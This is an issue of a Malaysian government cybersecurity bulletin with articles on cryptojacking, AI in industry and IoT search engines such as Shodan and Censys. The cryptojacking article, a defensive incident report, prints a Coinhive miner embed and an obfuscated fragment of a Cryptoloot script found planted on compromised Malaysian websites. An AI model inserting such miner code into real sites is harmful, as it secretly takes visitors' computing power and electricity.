

eSecurity

The First Line of Digital Defense Begins with Knowledge

Vol 45 - (2/2018)



The Emergence Of Cryptojacking In Malaysia
AI Technology In The Industry

"Cybersecurity is a shared responsibility, and it boils down to this : In cybersecurity, the more systems we secure, the more secure we all are"

Jeh Johnson

ISSN 1985-1995



9 771985 199003

Your **cyber safety** is our **concern**



Securing Our Cyberspace

CyberSecurity Malaysia is the national cybersecurity specialist and technical agency committed to providing a broad range of cybersecurity innovation-led services, programmes and initiatives to help reduce the vulnerability of digital systems, and at the same time strengthen Malaysia's self-reliance in cyberspace. Among specialised cyber security services provided are Cyber Security Responsive Services; Cyber Security Proactive Services; Outreach and Capacity Building; Strategic Study and Engagement, and Industry and Research Development.

For more information, please visit <http://www.cybersecurity.my>. For general inquiry, please email to info@cybersecurity.my. Stay connected with us on www.facebook.com/CyberSecurityMalaysia and www.twitter.com/cybersecuritymy



MINISTRY OF COMMUNICATIONS
AND MULTIMEDIA MALAYSIA

CyberSecurity ||
MALAYSIA

CyberSecurity Malaysia

(726630-U)

Level 5, Sapura@Mines
No. 7 Jalan Tasik
The Mines Resort City
43300 Seri Kembangan
Selangor Darul Ehsan
Malaysia.

T: +603 8992 6888
F: +603 8992 6841
E: info@cybersecurity.my

Customer Service Hotline:

1 300 88 2999

www.cybersecurity.my

www.cybersecurity.my

Cyber999 Help Centre | My CyberSecurity Clinic | Professional Development (Training & Certification) | Product Evaluation & Certification (MyCC) | Information Security Management System Audit and Certification (CSM27001) | Malaysia Trustmark | Security Assurance | Digital Forensic & Data Recovery | Malaysia Computer Emergency Response Team (MyCERT) | Security Management & Best Practices | Cyber Security Research | CyberSAFE (Cyber Security Awareness for Everyone)



WELCOME MESSAGE FROM THE CEO OF CYBERSECURITY MALAYSIA



Dear Readers,

We foresee our future generation live in a peaceful cyber environment. To provide a safe and secure cyber space, we play critical roles to educate and equip ourselves, our children and society, through innovative knowledge and latest development.

Greetings and welcome to the second edition of e-Security Bulletin year 2018. I am pleased to showcase 52 articles in this publication. Many interesting topics in this edition will help you keep abreast with the current cyber and technology landscape.

We are swept by multiple ransomware waves in 2017. Gigantic 'Wannacry' ransomware disrupted the globe considerably and wreaked havoc throughout that year. It continues to haunt the cyber world and its severe impacts are still in recovery. In 2018, the cybercriminals tactic, technique and procedure (TTPs) diverted. Today, cryptojacking, an easier deployed attack, are growing fast.

Hence, in this edition, we learned about cryptojacking, a newly identified cybercrime, in the article titled **"The Emergence of Cryptojacking in Malaysia"**. The author describes and compares cryptojacking and ransomware. Another interesting article is **"Artificial Intelligence (AI) Technology in The Industry"**. Readers are able to learn different types of artificial intelligence and its examples.

This e-Security Bulletin, as always, is a medium for us to highlight advanced concepts, trends and best practises in our specialized field, that is cyber security and we hope the readers benefited from it.

As 2018 comes to an end, I thank all authors for their hard work towards creating awareness the nation and the readers for their continuous support.

Have a blessed new year, 2019!

Thank you and warmest regards.

Dato' Ts. Dr. Haji Amirudin Bin Abdul Wahab
Chief Executive Officer, CyberSecurity Malaysia

EDITORIAL BOARD

Chief Editor

Ts. Dr. Zahri bin Yunos

Editor

Lt Col Mustaffa bin Ahmad (Retired) CJCISO

Internal Reviewers

1. Mohd Shamil bin Mohd Yusoff
2. Ramona Susanty binti Ab Hamid
3. Nur Arafah binti Atan
4. Jazannul Azriq bin Aripin

Designer & Illustrator

1. Zaihasrul bin Ariffin
2. Nurul Ain binti Zakariah

READERS' ENQUIRY

Outreach and Corporate Communications, Level 5, Sapura@Mines, No.7 Jalan Tasik, The Mines Resort City, 43300 Seri Kembangan

PUBLISHED AND DESIGNED BY

CyberSecurity Malaysia,
Level 5, Sapura@Mines,
No. 7 Jalan Tasik, The Mines Resort City,
43300 Seri Kembangan,
Selangor Darul Ehsan, Malaysia.

TABLE OF CONTENTS

1. The Emergence Of Cryptojacking In Malaysia.....	1
2. AI Technology In Industry.....	5
3. Is “Things” Really Interesting? A Brief Introduction To IoT Search Engines	8
4. Authentication: Password Management	12
5. IoT: Wearables And Potential Security Threats	17
6. Protecting NFC Communication Against Security Threats.....	19
7. Different Techniques in Malware Detection.....	23
8. Phishing Threats	25
9. Test Reliability	28
10. Android Malware Detection Using Random Forest On Grayscale Images.....	30
11. Data Protection, Privacy And Cybersecurity Acts	34
12. Cyber Security Assessment (CSA): A Market Readiness Tool For Organizations In The 4 th Industrial Revolution (4IR).....	37
13. Smartphone Security - From A Statistical Point Of View	41
14. An Adaptation Of Common Criteria For Local Market In Malaysia.....	44
15. Review On Smart Card Infrastructure: The Attack Potential	46
16. #ThingsYouMayNotKnowAboutMalware.....	52
17. Hashtag & Security Countermeasures	55
18. Proposing A Conceptual Model For Cloud Based Intrusion Detection In IoT Objects	58
19. Is It Safe To Wear Smartwatch?	61
20. Existing Cryptographic Algorithm for the National Trusted Cryptographic Algorithm List (AKSA MySEAL).....	62
21. Blockchain & Cyber Security	68
22. Using Cryptocurrency - Setting of Exchange and Wallet	72
23. Acceptance and the Future of Cryptocurrencies.....	76
24. Migrating To ISO 17025:2017 From ISO 17025:2005	79
25. Identifying Online Scams By Recognizing The Modus Operandi	85
26. Forensics Preservation And Analysis Of Vehicle Infotainment System.....	90
27. Common Malware Attacks With DLL Files On The Windows Operating System.....	93
28. OIC-CERT Malware Research And Coordination Facility: Protecting CNII Against Malware Threats.....	96
29. Challenges And Benefits Of Records Management Technology	99
30. Identity Theft: What Is It, How It Impact & The Preventive Measure	101
31. New Emerging Technology: What Internal Auditors Should Know.....	104
32. The Importance Of Developing Information Security Risk Management.....	110
33. Defending Against Cyber Threats In Healthcare Sector	114
34. Malaysia Combat Online Child Sexual Exploitation and Abuse!	118
35. Tips For Safekeeping Of Data	121
36. Digital Economy	123
37. The Rise Of The Internet And Cyber Attacks In Supply Chain	126
38. Apps To Track Your Kids.....	128
39. Apache Web Server: Keep Your Web Application Secure!	131
40. WhatsApp : Features & Security Tips.....	133
41. Forensics Investigation with Blockchain – The New Age of Digital Evidence is Upon Us	138
42. Cyber Security Development Project Implementation Impact Study	141
43. Data Recovery: Physical Damage On Hard Disk And Donor Guideline.....	145
44. Managing International Visits To Foster International Relations In Cyber Security	152
45. Cloud Computing As A Cornerstone In Conducting Digital Forensics Analysis To Identify The Geo-Location Of A Subject.....	155
46. MOMO Challenge	160
47. Katakan Tidak Pada Love Scam.....	162
48. Pengenalan Kepada Matematik Dalam Kriptografi.....	165
49. Buli : Buli Siber & “CyberParenting”	169
50. Etika Di Media Sosial	172
51. Insiden Kebocoran Data Di Malaysia Dari Tahun 2017-2018	174
52. Tips Ringkas Keselamatan Siber Untuk Melindungi Warga Emas	178

The Emergence Of Cryptojacking In Malaysia

By | Md Sahrom bin Abu, Muhammad Nasim bin Abdul Aziz, Kilausuria binti Abdullah, Wira Zanoramy Ansiry bin Zakaria & Sarah binti Abdul Rauf

Introduction

In 2017 MyCERT noticed several high-profile ransomware attacks targeted towards some of the biggest organizations in the world, affecting several hospitals and compromising over 230,000 computers in 150 countries within one day [1]. The 'Wannacry' ransomware was the most significant as it wreaked havoc throughout that year. However, in 2018 the cybercriminals' tactics, techniques and procedures (TTPs) changed by moving away from the ransomware approach to more easily deployed attacks known as cryptojacking.

Cryptojacking can be carried out without demanding the victim to pay ransom to regain access to their files. It is a technique of using a victim's computer to mine cryptocurrency without the victim's knowledge. As reported by the McAfee Labs regarding coin-miner malware, cryptojacking activities grew from almost 400,000 samples in Q4 2017 to over 2.9 million known samples in Q1 2018 -- a stunning 629% increase [2]. This coin-miner malware allows cybercriminals to generate huge profits by illegitimately mining cryptocurrency from hundreds of thousands of infected machines.

The main reason cybercriminals have changed their TTPs to cryptojacking is the simplicity, straightforwardness and less risk compared to well-established cybercrime activities like data theft and ransomware. All criminals have to accomplish is to simply infect millions of systems and start monetizing the attacks by mining for cryptocurrencies on victims' computer systems. Cryptojacking does not rely on any middlemen, fraud schemes or prompting victims to make payments, as the victims may have made system backups or just refuse to pay [3].

Cryptojacking vs Ransomware

Although ransomware is still prevalent and dangerous to the business community and the public, there has been a significant shift from ransomware-related attacks to crypto-mining malware. A report produced by Barkly this year states there is a decreasing trend in ransomware

families, but the variants are expanding. A report published by Kaspersky claims that attacks known as cryptojacking have become a more profitable prospect for hackers and is the reason for the decline in ransomware attacks [4].

While ransomware has been the way to go for attackers for a few years, setting up a ransomware attack can be complicated. It involves a great deal of effort from the attackers in terms of research, reconnaissance, social engineering and technical acumen. It can take time to develop the malware to deliver the ransomware, not to mention the ransomware itself. While once lucrative, the pay-outs have now become smaller and smaller, with some companies, educational institutions and municipalities refusing to pay ransom. This in turn leaves attackers without the goal intended in the first place: quick and untraceable cash.

Crypto-mining is the action of mining cryptocurrencies, such as Bitcoin, Ether (from Ethereum), Ripple, Litecoin, Monero, or over 1,600 other cryptocurrencies currently available from numerous sources. Cryptojacking is the action of perpetrators illegally mining cryptocurrencies. It involves stealing by leveraging computers and the graphics processing units (GPU) of unsuspecting devices to mine cryptocurrency without the users' consent. It can also involve stealing already mined cryptocurrency from any computer's crypto wallet. There are countless ways for attackers to cryptojack cryptocurrency, all of which are illegitimate in nature.

Basically, there are two forms of cryptojacking. One is like any other malware attack and involves tricking a user into downloading a mining application on their computer. This is done through phishing-like tactics, where the victims receive a legitimate-looking email that encourages them to click on a link. The link runs a code that places a cryptomining script on the computer. The script then runs in the background as the victim is working. Another form of cryptojacking is to inject a script on a website or advertisement (ad) that is delivered to multiple websites. Once a victim visits the website, the infected ad appears in their browser and the embedded cryptojacking script

automatically executes on the victim's computer system, which consequently runs the cryptocurrency mining on behalf of the threat actor. Upon successfully adding a new block to the blockchain, the threat actor receives a reward in cryptocurrency coins without any code stored on the victim's computer. Whichever method is used, the code runs complex mathematical problems on victims' computers and sends the results to a server that the attacker controls.




Figure 1 Illustration of cryptojacking workflow

The mining script can be very short and simply contain a few instruction lines to download a small program from a web server. This will activate it on the end-user's own browser and tell the program where to credit any mined cryptocurrency. The end-user's computer and electricity do all the work and the person who wrote the code gets all the proceeds. The computer's owner might never even realize what has happened or is going on.

```

245 <script src="https://coin-hive.com/lib/coinhive.min.js"></script>
246 <script type="text/javascript">
247   var miner = new CoinHive.Anonymous('FDEi9WRUwfU1h2sq0P1ryTFrv3k3qJCW', { throttle: 0.5,autoThreads: true });
248   miner.start(CoinHive.IF_EXCLUSIVE_TAB);
  
```

Figure 2 Sample of cryptojacking code in a website [5]

Case study in Malaysia

MyCERT received several incident reports from trusted parties regarding websites in Malaysia being compromised and used by attackers to conduct cryptomining activities. These websites were infected by cryptomining scripts that link to cryptocurrency mining services such as Coinhive [6] and Cryptoloot [7].

SHA256: abcac' a7ebe

File name: https://++www. +73529e4a07930b630-2018-07-18.1...

Detection ratio: 7 / 59

Analysis date: 2018-07-26 00:30:40 UTC (1 week, 5 days ago)

Analysis Additional information Comments 1 Votes

Antivirus	Result	Update
AegisLab	Troj.Script.Miner!c	20180726
ESET-NOD32	JS/CoinMiner.BH potentially unwanted	20180726
Fortinet	JS/Agent.AD6F!tr	20180726
Kaspersky	HEUR:Trojan.Script.Miner.gen	20180725
Qihoo-360	virus.js.qexvmc.1	20180726
TrendMicro-HouseCall	Suspicious_GEN.F47V0718	20180725
ZoneAlarm by Check Point	HEUR:Trojan.Script.Miner.gen	20180726

Figure 3 Results from Virustotal


```
var _0xe6af=['min','postMessage','CRLT','https://cryptaloot.pro/lib/','justdoit2.js','wss://ocean2.directprimal.com','wss://sass2.directprimal.com','https://cryptaloot.pro/captcha','length','close','onmessage','onclose','onopen','send','stringify','readyState','user','params','type','anonymous','_threads','threads','_hashes','_goal','_throttle','prototype','type','user','toString','Anonymous','URL','mozURL','goal','auth','get','https://cryptaloot.pro/lib/justdoit2.js','CRYPTONIGHT_WORKER_BLOB','responseText','push','shift','terminate','wakeup','parse','data','job','target','nothing'];(function(_0xd77efc,_0xb2dc4){var _0x4b16f5=function(_0x5018e){while(--_0x5018e){_0xd77efc[_0xd77efc['shift']]();}};_0x4b16f5(++_0xb2dc4);}
```

Figure 4 Website planted with a Cryptoloot coin-miner script




Figure 5 Endpoint warning for a coin miner infection

Negative implications of cryptojacking

Cryptojacking might sound like a relatively harmless cyberattack at first, as it does not need to steal personal data or even access one's file system. However, the downsides are still significant and the implications are as follows:

1. **Unbudgeted operating expenses** from powering computers to work for someone else.
2. **Opportunity costs** because legitimate work gets slowed down due to cryptomining running illegally.
3. **Security risks** from 'who-knows-what' untrusted programs and network connections.
4. **Reputational and regulatory costs** of reporting, investigating and explaining cryptomining activities.
5. **Ethical concerns** with allowing employees to mine using the organization's resources.

Prevention

MyCERT recommends the following steps to minimize the risk of organizations falling prey to cryptojacking:

1. Determine if the on-device processes are consuming mass quantities of device resources or coming from a browser-based miner. Occasionally check the CPU and GPU usage on computing devices.
2. Block JavaScript on the browser. This will work but can be limiting to the computer user, as JavaScript is used in many web-based applications and on websites.
3. Keep patches updated. This should go without saying, but unfortunately it needs to be stated and restated.
4. Use an antimalware program or service that blocks cryptominers and/or download a cryptominer blocking plug-in for your browser. But be aware: these programs and services can be usurped and fooled into complacency.
5. Employ web browser isolation, which should block any active content such as JavaScript from being downloaded directly to a user's device but should also allow any active content to remain active, possibly by re-rendering it in a safer code.

Conclusion

Currently there are a few free, open-source methods developed for utilization by any user, specifically for cryptomining services such as Coinhive and Cryptoloot. However, these services offered are to be implemented with the website owner's authorization. If victims find out that either Coinhive or Cryptoloot service has been implemented on their website or app without authorization, they could directly report it to the application administrator.

Cryptocurrency mining can be a legitimate source of revenue but not when done secretly or by hijacking others' computers to do the work and having them pay the resulting financial costs. It is important for computer users to be aware of e-mails sent to them. It would further help to have a little technical knowledge and check for activities that might be slowing down the computer system and know how to remove undesired programs.

References

1. S. Kaur Sahi Asst, "A Study of WannaCry Ransomware Attack," *Int. J. Eng. Res. Comput. Sci. Eng.*, vol. 4, no. 9, pp. 7-9, 2017.
2. McAfee, "McAfee Labs Threats Report," no. June, pp. 1-27, 2018.
3. "Cryptojacking Rises as Ransomware Declines, Cyber Security Researchers Find - Bitcoin News." [Online]. Available: <https://news.bitcoin.com/cryptojacking-rises-as-ransomware-declines-cyber-security-researchers-find/>. [Accessed: 07-Aug-2018].
4. kaspersky, "KSN Report : Ransomware and malicious cryptominers," 2018.
5. "Cryptojacking spreads across the web." [Online]. Available: <https://theconversation.com/cryptojacking-spreads-across-the-web-94088>. [Accessed: 07-Aug-2018].
6. "Coinhive – Monero JavaScript Mining." [Online]. Available: <https://coinhive.com/>. [Accessed: 13-Aug-2018].
7. "CryptoLoot - Earn More From Your Traffic." [Online]. Available: <https://crypto-loot.com/>. [Accessed: 13-Aug-2018].

AI Technology In Industry

By | Nur Aimi Diyana binti Zahar, Nur Shazwani Mohd Zakaria

Introduction

Artificial intelligence (AI) is a common term nowadays as technology becomes more sophisticated. AI entails machines programmed to replicate human behaviour. Features of AI include planning, creativity, prediction and recovery, knowledge representation, problem-solving, decision-making and social intelligence. AI is widely created and used by many. Nonetheless, there are some who have not noticed the presence of AI, as they only know products by name.

Much AI technology is found around us, one example being Uber. The system of Uber is able to determine arrival time, pick-up location, and the locations of drivers and customers, and also allows customers to pick their own drivers based on ratings. Siri is another technology with AI application. Siri implements speech recognition and translates human requests into useful and recognizable information that can be understood by computer language.

Application of AI

1. Healthcare Industry

Plenty of hospitals and healthcare centres have insufficient nurses and doctors to treat and cure patients. Therefore, AI technology should be created and implemented in the healthcare industry. AI application in the healthcare industry can involve medical devices, physical objects and also robots to help deliver care. Some countries use AI robots to do nurse or nurse assistant jobs while other countries use AI devices or technology to treat patients.

AI device or technology use may be able to reduce pain, provide effective medicine and also cure patients requiring high-level treatments. In order to produce preventive treatment plans, some data needs to be collected, such as patient data, family history, lifestyle and genetics. With AI technology many diseases could be treated and prevented, thus reducing the prevalence of various diseases. Examples of how AI can help in the healthcare industry are given as follows.

a. Diagnostics

According to CB insight, there has been an

increase in the number of companies with interest in the healthcare industry. There are also companies showing interest in developing diagnostics. A major study on cancer diagnostics found that one of the AI devices created is the Cancer Intercept Detect by Pathway Genomics. The Cancer Intercept Detector is a blood test kit that is suitable for detecting cancer. By using this blood test kit, early diagnosis is possible and early treatment can be applied before the disease gets worse.

b. Designing Treatment Plans

Treatment plans are important as they offer a right way of treating patients. As AI becomes more sophisticated, the company Watson Technology is focusing on creating treatment plans for cancer patients. For this, it would be necessary to do more research and analyse the data to produce potential treatments. Firstly, the meaning and context of clinical notes and reports should be analysed. Next, the details are combined in the patient's file with external research and any other data related to the patient. Thus, a potential treatment plan is produced. The treatment plan shows possible and best ways of curing patients. Two institutions have so far agreed to implement treatment plans, namely Memorial Sloan Kettering Cancer Centre and Manipal Hospital, the headquarters of which are located in New York and Bangalore respectively.

2. Education Industry

Nowadays, the academic world is becoming more convenient and easier for students as AI technology is getting trendier and more sophisticated. AI has changed students' learning processes as computers and smart devices are applied throughout the learning sessions both inside and outside the classroom. It is additionally easier for instructors to provide more effective content as AI technology makes learning sessions more attractive and understandable to students. Below are examples of AI in the education industry:

a. Intelligent Tutoring

Intelligent tutoring is common in AI education. It provides learners with suitable content based on the level of difficulty. It also guides learners step-by-step on how to solve given problems, as it is able to diagnose the learners' level

of understanding of the learning activities. Thinkster Math is one of the programs to implement AI in education, thus enhancing students' learning process. It provides maths tutoring using digital analytics, dedicated tutors and patent-pending Active Replay Technology (ART). The technology allows the tutors to track students' work, how they answered a question including what they erased, and correct mistakes the students make.

b. Smart Content

Smart content entails robots creating content for learning syllabus, which produces the same results as humans. AI can create digital textbooks and digital learning interfaces suitable for students of all ages and grades. Cram101 is a product that turns textbooks into study guides, including chapter summaries, practice tests, unlimited true-false questions and flashcards that students can easily process.

3. Financial Industry

AI in the financial industry is being sped up by three new initiatives: developing AI products, matching user and solution providers and strengthening AI capabilities. AI has come to have a major impact on managing finances, either business or personal. From time to time, traditional financial services will be replaced by AI technology.

One example of AI in the financial industry is the Personal Finance Assistant, an application that helps consumers manage personal finances. This application assists consumers with saving and budgeting money by first gathering data from users, such as how much money they have and what they are spending on. Thus, the application makes recommendations on how to spend money accordingly. One example of a personal finance application is Wallet AI that was founded in San Francisco in 2012. It is a smart machine that analyses millions of pieces of consumer data to directly inform consumers of their financial behaviour and how make better financial decisions. Therefore, consumers need to update all of their spending on needs and wants in order to allow Wallet AI to produce a spending pattern.

4. Automotive Industry

The automotive industry is one of the industries that always needs innovation to produce good products. Accordingly, automotive companies need to make huge investments in AI technology. This consequently raises the competition between automotive companies to serve users.

An area of focus on AI implementation in the automotive industry is cloud-hosted intelligence. According to Ignite [2], cloud-based AI can benefit and ease drivers in five ways:

- i. Locating gas stations and enabling drivers to pay for their fuel purchase from inside without getting out of the vehicle
- ii. Identifying nearby restaurants that are similar to those typically visited by the drivers
- iii. Providing tokenization-based payment solutions embedded into the driver interface
- iv. Providing reminders to purchase needed household items as drivers are approaching the relevant stores
- v. Automatically pre-ordering food as drivers approach certain restaurants.

5. Warfare Industry

The future of AI in military systems is directly tied to the ability of engineers to design autonomous systems that demonstrate the independent capacity of knowledge and expert-based reasoning (M.L. Cummings, 2017). This is because most robot systems are still currently being controlled by humans from a distance via virtual extension cords. Therefore, developers around the world are putting effort into autonomous systems by implementing AI technology and features. AI will change the character of current warfare into "intelligent" warfare.

According to IDR [3], a few changes will be made for future warfare:

- i. Intelligent and autonomous unmanned systems
- ii. AI-enabled data analysis, information processing and intelligence analysis
- iii. War gaming, simulation and training
- iv. Defence, offense and command information warfare
- v. Intelligent support to command decision-making

Conclusion

In conclusion, AI has the ability to surpass and replace human intervention in specific domains. AI has a major impact not only on the industries stated above but also others. Currently, most companies view AI as something crucial and must-have in making products. Evidently, AI trends will never stagnate. They will continually evolve in developing more sophisticated products. Therefore, developers ought to create AI products intelligently without harmful effects on users, society and the environment.

References

1. <https://www.linkedin.com/pulse/applications-ai-different-industries-list-whos-doing-what-ghosh>
2. <https://igniteoutsourcing.com/publications/artificial-intelligence-in-automotive-industry/>
3. <http://www.indiandefencereview.com/military-applications-of-artificial-intelligence/>
4. Deshpande, N. (2008). *Artificial Intelligence*. Retrieved May 11, 2018, from https://books.google.com.my/books?id=YmH1tXFA14MC&printsec=frontcover&dq=AI&hl=en&sa=X&ved=0ahUKEwjFkIP_nYTbAhVEM48KHXL-ADAQ6AEIQTAE#v=onepage&q=AI&f=false

Is “Things” Really Interesting? A Brief Introduction To IoT Search Engines

Oleh | Mohd Fadzlan bin Mohamed Kamal, Ummu Khosyatillah binti Muzakir & Harmi Armira binti Mohamad Har

The rapid growth of the Internet-of-Things (IoT) brings two significant meanings to our lives. First, everything we own will soon be Internet-connected. Second, hackers will eventually have access to everything we own, by virtue of it all being Internet-connected.

According to TechTarget “The Internet-of-Things (IoT) is a system of interrelated computing devices, mechanical and digital machines, objects, animals or people that are provided with unique identifiers and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction.” Communication in IoT involves embedded processors, sensors and hardware, which allow the operations of collecting, sending and responding to the data obtained from their environments.



This leading technology is perceived to be conquering the world. Thermostats, lighting, smart phones, smart TVs, smart highways and automated cars are proof that digital devices have already been assimilated into the IoT revolution. In fact, there are now over eight billion connected ‘Things’ in the world. Gartner (2017) believes the number is set to rise to over twenty billion by the end of the decade. IoT is already revolutionizing our lives. We agree that this technology is the best thing since sliced bread as it brings huge benefits in the sense

of healthcare, utilities and transport, among others.

Much like the traditional World Wide Web (WWW), IoT technology nowadays has its own search engines established. A search engine is a service that allows Internet users to search via the WWW. IoT search engines allow users to search for Internet-connected devices and make use of open IoT data from around the world. Thingful, Shodan, Censys and ZoomEye are examples of IoT search engines popular among users.

Thingful (A search engine for the Internet of Things)

Thingful was launched in 2013 and offers a powerful searching service for things, such as devices, datasets and real-time data sources. It provides a unique geographical index of connected objects around the world and covers eight major categories: Energy, Home, Health, Environment, Flora & Fauna, Transport, Experiments and Miscellaneous. Leaving no stone unturned, it indexes across dozens of IoT data infrastructures, networks and sensors in order to cater to users to find what they need.



The Thingful user interface and features are very user-friendly for data searching and sharing. It facilitates searching activities for public devices (“things”) and sensor data near them (such as energy meters, radiation sensors and seismographs). This technology also permits

users to add objects to a Watchlist in order to be kept updated with the current status and to be notified if there is a change in status.


Thingful's Datapipes make the process much quicker as they compile a thesaurus of related objects in various terms. For example, the term 'bicycle' is used differently in different countries. In the UK, bicycle is referred to as a 'shared bike' and 'bicicletas' in Spain. In the sense of a local database, the user cannot access the data if the term used as the entered input is not the same as in the region. According to the Thingful's Datapipes designer Usman Haque, one is unable to find information about bicycle services in London if one types bicicletas in the Thingful search box. However, the Datapipes feature allows this condition. It is not only related to the terms but it also helps make suggestions for misspelled words.

Shodan (the world's first search engine for Internet-connected devices)

Shodan is known as the world's first search engine for Internet-connected devices. It gathers information about all devices that are directly connected to the Internet. Some have also described it as a search engine of service banners, whereby it gathers available metadata from accessible Internet connected servers

or devices. This can be information about the server software, what options the service supports, a welcome message or anything the client could find out before interacting with the server.


Shodan's main interface website provides an overview of how to get started. We can either take the tour or simply click on one of the popular search queries displayed on the front page. The engine permits extra features of query customization and provides filters for users to employ. The filters include information about ports, host names, locations, operating systems, etc.



Shodan does not perform any information crack, hack or decrypt activities, but rather adds information to the database and makes it available for searches. There is no restriction of access to available content and it is possible for wrongdoers to use it.

Censys (a search engine backed by Internet-wide scanning)

Censys was created in 2015 at the University of Michigan by the security researchers who developed ZMap, the most widely used tool for Internet-wide scanning. Over the past five years, the team has performed thousands of Internet-wide scans, consisting of trillions of probes. Censys has played a central role in the discovery or analysis of some of the most significant Internet-scale vulnerabilities like FREAK, Logjam, DROWN, Heartbleed and the Mirai botnet.




Censys allows users to discover devices, networks and infrastructure on the Internet and monitors how it changes over time. The features of Censys are quite similar to Shodan, which keep and store a database of Internet-connected devices. The intention behind Censys development was to help security experts assess the security of products and services displayed on the Internet by locating poorly protected devices exposed on the Internet. However, it has also become a powerful tool for hackers by enabling information gathering of specific targets and their configurations. According to the inventor of ZMap, researcher at the University of Michigan, Durumeric claims that Censys has found everything from ATMs and bank safes to industrial control systems for power plants.

ZMap is a network scanner applied in Censys that is able to analyse four billion IP addresses and collect information on a daily basis. Meanwhile, ZGrab works well as an application layer scanner. Hackers see this tool as an opportunity to conduct exploitations as it scans for security vulnerabilities.

ZoomEye (Cyberspace Search Engine)

ZoomEye is a cyberspace search engine that records information on devices, websites, services and components. ZoomEye got its name from an ancient Chinese legend of the famous ghost buster named Zhong Kui. Like the legendary Zhong Kui, ZoomEye's mission is to capture the "ghosts" in cyberspace.



Unlike Shodan, which only crawls the port fingerprints of Internet-connected devices and does less work on fingerprint parsing, ZoomEye crawls not only Internet-connected devices but also websites to get fingerprints. This technology is driven by two major detection

engines, namely Xmap and Wmap. Xmap is specialised in port scanning and Wmap focuses on Web Application fingerprint crawling and parsing.

Running 24/7 non-stop detection across the world, the distributed crawlers that are able to identify all services and components then provide information regarding the existence of vulnerabilities. ZoomEye is not designed to initiate attacks on network devices or websites. The recorded data is for security research use only. It is more like a navigational chart in cyberspace.

Conclusion

In a nutshell, this IoT technology is capable of providing real-time IoT data that is of benefit in various ways. However, the lack of security awareness may lead this technology to security incidents. This technology is not focused on website content but is aimed at the information of IoT devices on the Internet. Therefore, users themselves should be aware of the cyber world risks.

Although IoT search engines cannot perform illicit operations, one step ahead needs to be considered. Device owners must take precautions to minimize and eliminate the risk of private devices being accessed and exploited. Thus, the following tips are applicable to protect devices from being discovered by IoT search engines:

- Configure a firewall appropriately
- Clean up banners
- Do not use default credentials
- Restrict public-facing servers and devices

New threats keep appearing each day, which indicates the growth of technologies. Without appropriate action, our privacy rights will eventually be violated. Hence, it is important to stay alert and apply secure techniques while in cyberspace.

References

1. *IoT Agenda: Internet of Things* <https://internetofthingsagenda.techtarget.com/definition/Internet-of-Things-IoT>
2. *Security Affairs: Censys, the new search engines for the Internet's secrets* <https://securityaffairs.co/wordpress/42725/hacking/censys-search-engine.html>
3. *MIT Technology Review: https://www.technologyreview.com/s/544191/a-search-engine-for-the-internets-dirty-secrets/*
4. *ZoomEye: https://www.zoomeye.org*
5. *Gartner Newsroom: https://www.gartner.com/newsroom/id/3598917*
6. *Shodan: https://www.shodan.io/*
7. *Censys About: https://censys.io/about*
8. *Thingful: https://www.thingful.net*
